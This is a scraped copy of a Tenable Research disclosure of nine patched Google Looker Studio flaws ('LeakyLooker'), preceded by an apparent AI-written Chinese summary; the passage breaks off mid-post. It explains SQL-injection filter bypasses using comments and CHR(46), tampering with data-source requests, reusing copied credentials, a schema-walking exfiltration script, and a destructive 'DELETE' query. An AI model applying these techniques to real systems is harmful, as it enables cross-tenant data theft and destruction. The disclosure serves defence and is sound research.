嗯,用户让我帮忙总结一下这篇文章的内容,控制在一百个字以内,而且不需要用“文章内容总结”之类的开头。首先,我需要仔细阅读这篇文章,理解它的主要信息。 文章讲的是Tenable Research发现了Google Looker Studio中的九个新的跨租户漏洞,这些漏洞被命名为“LeakyLooker”。这些漏洞可以让攻击者窃取或修改Google服务中的数据,比如BigQuery和Google Sheets。攻击者可以利用0点击或1点击攻击来执行任意SQL查询,从而获取敏感数据。此外,这些漏洞还可能导致跨租户的数据泄露,影响多个公司的数据安全。 接下来,Google已经修复了所有被发现的问题。文章还详细描述了这些漏洞的工作原理,比如如何利用Looker Studio的连接器和权限模型来进行攻击。最后,作者建议用户审计报告的访问权限,并限制不必要的连接器访问。 总结起来,我需要在100字以内涵盖这些关键点:九个新漏洞、跨租户攻击、数据窃取和修改、Google修复问题。 </think> Tenable Research发现Google Looker Studio存在九个新的跨租户漏洞("LeakyLooker"),允许攻击者通过0点击或1点击攻击窃取或篡改敏感数据。这些漏洞影响BigQuery、Google Sheets等服务,并可能导致跨租户数据泄露。Google已修复所有问题。 2026-3-10 10:0:0 Author: www.tenable.com(查看原文) 阅读量:29 收藏
Tenable Research revealed "LeakyLooker," a set of nine novel cross-tenant vulnerabilities in Google Looker Studio. These flaws could have let attackers exfiltrate or modify data across Google services like BigQuery and Google Sheets. Google has since remediated all identified issues.
Key takeaways
- Nine novel vulnerabilities: The vulnerabilities allowed attackers to run arbitrary SQL queries on victims’ databases and exfiltrate sensitive data with 0-click and 1-click attacks.
- Cross Tenant Unauthorized Access - Zero-Click SQL Injection on Database Connectors - TRA-2025-28
- Cross Tenant Unauthorized Access - Zero-Click SQL Injection Through Stored Credentials - TRA-2025-29
- Cross Tenant SQL Injection on BigQuery Through Native Functions - TRA-2025-27
- Cross Tenant Data Sources Leak With Hyperlinks - TRA-2025-40
- Cross Tenant SQL injection on Spanner and BigQuery Through Custom Queries on a Victim’s Data Source - TRA-2025-38
- Cross Tenant SQL Injection on BigQuery and Spanner Through the Linking API - TRA-2025-37
- Cross Tenant Data Sources Leak With Image Rendering - TRA-2025-30
- Cross Tenant XS Leak on Arbitrary Data Sources With Frame Counting and Timing Oracles - TRA-2025-31
- Cross Tenant Denial of Wallet Through BigQuery - TRA-2025-41
- Cross-tenant data exposure: Attackers could gain access to entire datasets and projects across different cloud "tenants" (different companies).
- Patched: Google has patched the vulnerabilities following a responsible disclosure by Tenable.
We discovered and disclosed nine novel cross-tenant vulnerabilities in Google Looker Studio (formerly Data Studio). Dubbed "LeakyLooker", the vulnerabilities broke fundamental design assumptions, revealed a new attack class, and could have allowed attackers to exfiltrate, insert, and delete data in victims’ services and Google Cloud environment.
These vulnerabilities exposed sensitive data across Google Cloud Platform (GCP) environments, potentially affecting any organization using Google Sheets, BigQuery, Spanner, PostgreSQL, MySQL, Cloud Storage, and almost any other Looker Studio data connector. All issues have been remediated by Google following Tenable’s reports.
We will demonstrate how Looker Studio’s deep integration with these GCP services along with other platforms created a huge attack surface and novel vulnerabilities.

The vulnerabilities demonstrate a new attack surface that can be abused by attackers in cloud environments and vendors should be aware of.
We often see business intelligence (BI) platforms as polished mirrors reflecting an organization’s data in beautiful, actionable charts.
However, our latest research into the internals of Looker Studio led to the discovery of the "LeakyLooker" vulnerabilities, which broke the fundamental promise of a BI platform: that a "viewer" should never be able to control, modify nor exfiltrate the data they are viewing.
What is Looker Studio?
Looker Studio is a cloud-based BI and data visualization platform that allows users to turn raw data into interactive, shareable reports. By connecting to various sources, such as Google Analytics, BigQuery, or SQL databases, it enables teams to build reports that update in real-time, making complex datasets easy to interpret through charts and tables. Because it is built on the Google Cloud infrastructure, it relies heavily on a permission-sharing model similar to Google Docs, where reports can be viewed or edited based on specific user credentials or public links.

An example of a Looker Studio report
Looker Studio’s interesting service architecture
Owner vs. viewer credentials
To understand why these vulnerabilities are so critical, we first have to look at how Looker Studio handles "trust." When you connect a database to a report, you have to decide whose identity the report should use to access the connected data source. For example: Who is querying the attached database?
Looker Studio offers two credential models:
1. Owner credentials
The report uses the owner’s permissions to fetch data, regardless of who is looking at it.
It allows you to share a report with people who don't have direct access to your data source, such as sharing a sales report with a client who doesn't have access to your sales database.
In this flow, the data is fetched via the owner's authentication token.
2. Viewer credentials
The report uses the Viewer’s own permissions to fetch data.
It’s the most secure way to ensure people only see what they are allowed to see. If a Viewer doesn't have access to the underlying database, the report’s data source will show an error when trying to load.
Each viewer must provide their own authentication token to see the data.
Breaking the trust
The core of this research was the realization that these two paths create two very different "trust boundaries" that can be attacked independently. The goal was to break the platform by isolating these mechanisms:
- Targeting viewer credentials (The 1-click path): We looked for ways to manipulate a report so that it forces a viewer to unknowingly execute a query or manipulate data they do have permission for, and optionally send the results to the attacker. Because this requires the victim to interact with a malicious link, it's classified as a 1-click attack. It exploits the victim's own access level.
- Targeting owner credentials (The 0-click path): This is where the real "architectural flaw" lies. We realized that if we could talk directly to the backend of a report set to owner credentials, we could act as the report’s owner. By sending a crafted request to a public report or a shared report, the attacker triggers the Looker Studio service to fetch or manipulate data using the owner’s identity. Because this happens entirely on the server side without needing a victim to click anything, it becomes a 0-click exploit that can, as an example, drain entire datasets.
From a security researcher's perspective, the breakthrough lies in decoupling the platform's two primary authentication mechanisms to expose two distinct, high-impact attack paths. This is done by isolating how the Looker Studio handles Viewer versus Owner credentials.
Looker Studio connectors
Looker Studio acts as the visualization layer for vast amounts of enterprise data. To function, it uses "connectors" to bridge the gap between the report and the underlying data source (like BigQuery or Cloud SQL).
The "live data" trap
Looker Studio’s greatest feature, and its architectural Achilles' heel is live data.
Unlike static reports, Looker Studio reports are designed to be dynamic. As an example, when a sale is completed and the transaction is reflected in the underlying database, the chart should update the moment a user refreshes their browser. To achieve this magic, Looker Studio acts as a live proxy.
As an example on a BigQuery data source: When a user opens a report, their browser sends a request to Looker Studio, which then translates that request into a SQL query and sends it to the backend database in real-time.
Breaking the owner’s credentials with 0-click vulnerabilities
Vulnerability #1: The Alias Injection (Cross-tenant unauthorized access - 0-click SQL injection on database connectors)
We ran our proof of concept (POC) on a BigQuery connector, but this vulnerability also affects other database connectors such as Spanner.
Our investigation began by observing the network traffic during a report load. We saw a specific HTTP request called batchedDataV2.
As we poked at the JSON body of this request, we noticed something suspicious: Looker Studio generates unique aliases for every column, such as qt_1spiqerwsd.
This is the pitfall. The backend was taking these user-controlled strings and concatenating them directly into a live SQL statement that is actually a BigQuery job: SELECT column AS [USER_CONTROLLED_ALIAS] FROM table...
We realized that if we could "break out" of the alias string, we could hijack the entire query. However, Google had built some mitigations against these attempts. If we tried to use a dot (.) to reach another Big Query project (victimsproject.dataset.table), the system swapped it for an underscore (_). If we used a space, it was stripped.
We bypassed these by abusing some SQL quirks:
- The "no spaces" problem: We bypassed this using SQL comments /**/. The SQL engine treats comments as whitespace, and the "space-stripping" filter ignores them.
- The "no dots" problem: We used BigQuery’s own SQL-scripting capabilities. By using CHR(46) (the ASCII code for a dot) and CONCAT(), we built the project paths in execution after the filter had already looked at our input.
The payload: 0-click execution:

The payload can be viewed in the Appendix.
Our injection point starts from the string “hey”. We could now run arbitrary SQL queries across the owner's entire GCP project, all triggered by a victim simply having a public Looker Studio report with a vulnerable database data source or by sharing it with the attacker beforehand.
The injection looks like the following in the resulting BigQuery job. We highlighted it for the readers' convenience:

Attackers could search for public Looker Studio reports or alternatively have access to private ones that use these connectors, and fully hijack full databases of report owners - read, write, update, and delete.
A POC of a full data exfiltration method is demonstrated in Vulnerability #3 in this blog.
Vulnerability #2: The Sticky Credential (Cross-tenant unauthorized access - 0-click SQL injection through stored credentials)
The second discovery was a fundamental logic flaw in how Looker Studio handles its "Copy Report" feature.

The "what if" question
We asked: “What happens when a viewer, who should have zero access to tamper with the report’s data source or credentials, clones a report that uses the owner’s credentials mode on its data sources?”
To use a JDBC-based data source, such as PostgreSQL or MySQL, a user inputs credentials to the data source to attach it to their report. For example: database URL, username, and password.
When you copy a report, the attached data source is cloned and created in the new copy:

Remarkably, we found that for these kinds of JDBC data sources, the cloned data source kept its credentials when being copied to the new report. The issue here is that when copying a report, the user who copied it is now the owner of the new report copy, and while being an owner of a report, the user can access features they could not as a viewer. One of these features is managing the report’s data source:

And running custom queries against it! We ran a table creation query for a POC:

The payload can be viewed in the Appendix.
Alarmingly, there is no need to re-authenticate with the database credentials we do not know as attackers, since the backend kept the credentials from the victim’s original report. It is surprising to note that despite the fact that the console yielded this error message …

… the custom query ran behind the scenes, and we just added a new table to the victim’s DB, all from simply viewing a public Looker Studio report:

- A victim creates a report as public or shares it with a specific recipient, and uses a JDBC connected data source such as PostgreSQL. The database password is safely hidden.
- The attacker clicks "Make a Copy."
- In a secure architecture, the credentials should stay with the original report. But the logic copied the credentials along with the report.
- Because the attacker now "owns" the created report’s copy, they gain access to the Custom Query feature. They can now write arbitrary CRUD queries such as DELETE * FROM secret_table and Looker Studio will happily execute them using the original victim's saved credentials.
Attackers could search for public reports or alternatively have access to private ones that use these connectors, and fully hijack full databases of report owners - read, write, update, and delete.
Breaking a viewer’s credentials with 1-click vulnerabilities
Vulnerability #3: Cross-tenant SQL injection on BigQuery through native functions
Once we identified that a viewer’s credentials could be exploited as a 1-click path, this became clear: If we could force the victim's browser to execute our code under their own identity, the platform’s security model would essentially work for us, not against us.
The attack's hidden setup: Manipulating the connection
Normally, the UI only lets us connect reports to data sources we have permission to access, like BigQuery tables. However, the requests behind the scenes would look something like: "Connect my_project.my_dataset.my_table."
What if we modify these requests?
We used a web proxy tool to intercept these. We then modified the HTTP requests (specifically, createBlockDatasource and publishDatasource) to replace our project's details, with those of a cross tenant victim (our own victim mock up project):

Even though we could not see the victim's actual data at this stage, we had now created a report that, in its configuration, believed it was connected to the victim's BigQuery table, all while using a viewer's credentials.

The next step: Native functions and dimensions
Now that our report was stealthily connected to the victim’s data, we needed a way to execute our own commands. This brought us to another powerful, but often overlooked, Looker Studio feature: Native Functions.
A dimension in Looker Studio is like a category or a field in your data (e.g., "customer name," "product ID"). Report editors can perform calculations on these fields to display specific data to a report viewer. Sometimes, you need to perform complex calculations on these dimensions that Looker Studio’s built-in functions can’t handle. That's where NATIVE_DIMENSION comes in. It allows you to write raw SQL directly into a field, and Looker Studio will run that SQL against your database, to give the report viewer the desired result. That SQL will run in a BigQuery job…
This was it. NATIVE_DIMENSION lets us execute custom SQL and runs on a report load (live data). So we can create a data source that belongs to the victim, add a dimension with our malicious SQL, and share the report with the victim. Since the data source is set to the viewer's credentials, the victim will execute our malicious SQL while viewing and loading the shared report and data source, without even noticing.

But there was a catch: Google tries to block dangerous SQL. If we just typed SELECT * FROM victims_table, Looker Studio would respond with an "SQL queries are not allowed" error.
Google’s protection mechanism checked for specific keywords like SELECT and FROM. This hinted that the protection might be a simple text-based filter.
SQL comments to the rescue
This is where a classic SQL injection technique proved effective. In SQL, anything between /**/ (a multi-line comment), is not treated by SQL.
Our thought process: What if we tricked the filter by putting an empty comment between the forbidden words? We tried injecting SEL/**/ECT and FR/**/OM. To our surprise, the validation system accepted it. The filter did not catch a raw “SELECT” nor “FROM” and thought it was safe. The underlying BigQuery engine simply ignored the comment and executed the SELECT or FROM command.
Building the super-payload: Multi-statement SQL injection
A single SELECT statement is useful, but we wanted to steal all the data. This required more complex logic: iterating through tables, finding column names, and then extracting every single row. BigQuery had some limitations for a fully-working one-liner injection.
Our thought process: BigQuery, like many SQL databases, supports multi-statement scripts. You can write several SQL commands separated by semicolons and wrap them in a BEGIN...END block. This allows for complex programming logic directly within the SQL.
We realized we could craft an entire program inside that NATIVE_DIMENSION field. This program would:
- Declare variables: For example, we could set up temporary storage to hold names of columns or rows as we discovered them.
- Query the victim's schema: We used BigQuery's INFORMATION_SCHEMA.COLUMNS (a special table that describes the structure of a database) to dynamically find all the table and column names the victim had access to. We didn't need to know them beforehand.
- Loop through everything: We built WHILE loops to systematically go through each column, and then each row within that column.
- We commented out the last piece of SQL added by default by Looker Studio with “--”.
Blind exfiltration with cross-tenant logs
